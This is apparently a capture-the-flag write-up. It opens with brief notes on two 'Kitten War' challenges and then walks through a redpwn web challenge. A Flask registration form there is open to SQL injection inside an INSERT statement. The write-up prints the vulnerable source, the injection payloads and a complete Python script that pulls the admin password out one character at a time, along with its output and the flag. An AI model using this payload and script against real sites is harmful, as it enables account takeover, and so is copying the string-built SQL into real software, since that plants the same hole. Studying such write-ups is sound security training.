Kitten War: Behind the Domain

`dig TXT secret.compass.college`

Otherwise you can use some tools to find out the TXT recordings.

Kitten War: 5 Cats in a Row

Access `index.html, robots.txt, style.css, web.js, .htaccess, .DT_Store` and find out 5 parts of flag.

Kitten War: Black means Blind


TL;DR

- The application allows users to register.
- The register funtionality is vulnerable to SQL injection.
- In this case, SQLi is inside the [INSERT](#) statement.
- Retriving data is non-trivial and time consuming using this type of SQLi
- The goal is to retrive the admin's password.
- And we get the flag

Looking into website we have a registration page -

On registering with an arbitary account and logging in would display the following message

---



The source code for the website is given. Take a look at it -

```
from flask import (
    Flask,
    request,
    render_template_string,
    session,
    redirect,
    send_file
)
from random import SystemRandom
```

```python
import sqlite3
import os

app = Flask(__name__)
app.secret_key = 'IS_THIS_VULN'

rand = SystemRandom()

allowed_characters = set(
    'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ123456789'
)

def execute(query):
    con = sqlite3.connect('db/db.sqlite3')
    cur = con.cursor()
    cur.execute(query)
    con.commit()
    return cur.fetchall()


def generate_token():

    tok = ''.join(
        rand.choice(list(allowed_characters)) for _ in range(32)
    )
    print(tok)
    return tok


def create_user(username, password):
    print(username)
    if any(c not in allowed_characters for c in username):
        return (False, 'Alphanumeric usernames only, please.')
    if len(username) < 1:
        return (False, 'Username is too short.')
    if len(password) > 50:
        return (False, 'Password is too long.')
    other_users = execute(
        f'SELECT * FROM users WHERE username=\'{username}\';'
    )
    if len(other_users) > 0:
        return (False, 'Username taken.')
    execute(
        'INSERT INTO users (username, password)'
        f'VALUES (\'{username}\', \'{password}\');'
    )
    return (True, '')


def check_login(username, password):

    if any(c not in allowed_characters for c in username):
        return False
    correct_password = execute(
        f'SELECT password FROM users WHERE username=\'{username}\';'
    )
    if len(correct_password) < 1:
        return False
```

```
    print(correct_password)
    return correct_password[0][0] == password


@app.route('/', methods=['GET', 'POST'])
def login():
    error = ''
    if request.method == 'POST':
        valid_login = check_login(
            request.form['username'],
            request.form['password']
        )
        if valid_login:
            session['username'] = request.form['username']
            return redirect('/message')
        error = 'Incorrect username or password.'
    if 'username' in session:
        return redirect('/message')
    return render_template_string('''
        <link rel="stylesheet" href="/static/style.css" />
        <div class="container">
            <p>Log in to see Aaron's message!</p>
            <form method="POST">
                <label for="username">Username</label>
                <input type="text" name="username" />
                <label for="password">Password</label>
                <input type="password" name="password" />
                <input type="submit" value="Log In" />
            </form>
            <p></p>
            <a href="/register">Register</a>
        <div class="container">
    ''', error=error)


@app.route('/register', methods=['GET', 'POST'])
def register():
    message = ''
    if request.method == 'POST':
        success, message = create_user(
            request.form['username'],
            request.form['password']
        )
        if success:
            session['username'] = request.form['username']
            return redirect('/message')
    return render_template_string('''
        <link rel="stylesheet" href="/static/style.css" />
        <div class="container">
            <p>Register!</p>
            <form method="POST">
                <label for="username">Username</label>
                <input type="text" name="username" />
                <label for="password">Password</label>
                <input type="password" name="password" />
                <input type="submit" value="Register" />
            </form>
            <p></p>
```

```
        </div>
    ''', error=message)


@app.route('/message')
def message():
    if 'username' not in session:
        return redirect('/')
    if session['username'] == 'ginkoid':
        return send_file(
            'flag.mp3',
            attachment_filename='flag-at-end-of-file.mp3'
        )
    return '''
        <link rel="stylesheet" href="/static/style.css" />
            <div class="container">
            <p>You are logged in!</p>
            <p>Unfortunately, Aaron's message is for cool people only.</p>
            <p>(like ginkoid)</p>
            <a href="/logout">Log out</a>
        </div>
    '''


@app.route('/logout')
def logout():
    if 'username' not in session:
        return redirect('/')
    del session['username']
    return redirect('/')


def init():
    # this is terrible but who cares
    execute('''
        CREATE TABLE IF NOT EXISTS users (
            username TEXT PRIMARY KEY,
            password TEXT
        );
    ''')
    execute('DROP TABLE users;')
    execute('''
        CREATE TABLE users (
            username TEXT PRIMARY KEY,
            password TEXT
        );
    ''')

    # put ginkoid into db
    ginkoid_password = generate_token()
    execute(
        'INSERT OR IGNORE INTO users (username, password)'
        f'VALUES (\'ginkoid\', \'{ginkoid_password}\');'
    )
    execute(
        f'UPDATE users SET password=\'{ginkoid_password}\''
        f'WHERE username=\'ginkoid\';'
    )
```

```
    app.run(debug=True)

init()
```

Looking at the source code above carefully, we can find that [INSERT INTO] statement in create_user. The username is whitelisted for allowed characters but not the password field. Additionally password must be less than 50 chars long.

To retrive the data using this injection is not so easy because -

- The execute funtion cannot execute multiple statements.
- And INSERT statement cannot be combined with other statements easily, to retrive data.

Work around

So to exploit this situation, we must use something with INSERT statement.

Let's first take a look at injection -

```
INSERT INTO users (username, password) values ('username', '[INJECTION POINT]');
```

We just need to break out of SQL syntax by injecting foo')– in password field -

```
INSERT INTO users (username, password) values ('foo', 'foo')--');
```

With this we can confirm the SQLi, checking if user with those creds created.

So now we need to retrive the password of ginkoid to login and get the flag.

Solution

The strategy to get the password -

- SELECT statement can be used with INSERT statement
- So we can select the fisrt character of ginkoids's password
- Use that single char as password for new account.
- As the ginkoid's password lies in allowed characters, we can bruteforce the character by logging into the new account.
- Once logged in, the character is noted as first char of ginkoid's password
- We repeat the same process 32 times to get each char of password at one time

The basic injection to get first character of ginkoid's password and stores as new account's password -

```
INSERT INTO users (username, password) values ('new1', ''||(substr((select
password from users),1,1))--');
```

Consider the above payload -

- SELECT password [FROM] users would give the first user's password. This is used to reduce the payload size.
- Here, substr is used to select a single char of password.
- `||` operator is used to concatenate the character with an empty string
- `--` is used to comment out the rest of the statement to get valid syntax

To automate this, i have used the following python script -

```
import requests

url = "https://cool.mc.ax"
allowed_characters = set(
    'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ123456789'
)
name = "loo"


def exploit():
  password = ""
  for i in range(1, 33):

    payload = {
      "username": "{}{}".format(name, i),
      "password": "'||(substr((select password from users),{},1)))--".format(i)
    }

    if i in [10, 20, 30]:
      pos = int(str(i)[0])
      payload = {
        "username": "{}{}".format("foomids", pos),
        "password": "'||(substr((select password from users),{},1)))--
".format(i)
      }

    res = requests.post(url+'/register', data=payload)
    # print("[+] Registered a user. Payload: ", payload)

    for c in allowed_characters:
      payload = {
        "username": "{}{}".format(name,i),
        "password": "{}".format(c)
      }

      if i in [10, 20, 30]:
        pos = int(str(i)[0])
        payload = {
          "username": "{}{}".format("foomids",pos),
          "password": "{}".format(c)
        }

      # print(payload)
      res = requests.post(url, data=payload)

      if len(res.text) < 600:
        password += c
        print(password)
        break

    else:
      print("Not found at position: {}".format(i))
      password += '_'
      print(password)
```

```
exploit()
```

Run the above script to get the password. Password randomly changes after every restart. Here is the output password generated by the exploit code -

```
jokr@linux:~/Documents/ctf/redpwn/cool$ python3 exploit.py
z
zh
zhg
zhgf
zhgfj
zhgfj7
zhgfj7Q
zhgfj7Qg
zhgfj7Qgh
zhgfj7Qghf
zhgfj7Qghfp
zhgfj7Qghfp4
zhgfj7Qghfp44
zhgfj7Qghfp44P
zhgfj7Qghfp44PZ
zhgfj7Qghfp44PZt
zhgfj7Qghfp44PZts
zhgfj7Qghfp44PZtse
zhgfj7Qghfp44PZtseU
zhgfj7Qghfp44PZtseUg
zhgfj7Qghfp44PZtseUgM
zhgfj7Qghfp44PZtseUgMV
zhgfj7Qghfp44PZtseUgMVV
zhgfj7Qghfp44PZtseUgMVVj
zhgfj7Qghfp44PZtseUgMVVj3
zhgfj7Qghfp44PZtseUgMVVj3y
zhgfj7Qghfp44PZtseUgMVVj3yO
zhgfj7Qghfp44PZtseUgMVVj3yOR
zhgfj7Qghfp44PZtseUgMVVj3yORX
zhgfj7Qghfp44PZtseUgMVVj3yORXl
zhgfj7Qghfp44PZtseUgMVVj3yORXlV
zhgfj7Qghfp44PZtseUgMVVj3yORXlVN
jokr@linux:~/Documents/ctf/redpwn/cool$
```

Login to ginkoid account and you will get an mp3 file with flag.

> flag-at-end-of-file.mp3

Run the following command to get the flag -

```
tail -1 flag-at-end-of-file.mp3
```

```
jokr@linux:~/Documents/ctf/redpwn/cool$ tail -1 flag-at-end-of-file.mp3
� 4�UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUflag{44r0n_s4ys_s08r137y_1s_c00l}
jokr@linux:~/Documents/ctf/redpwn/cool$
```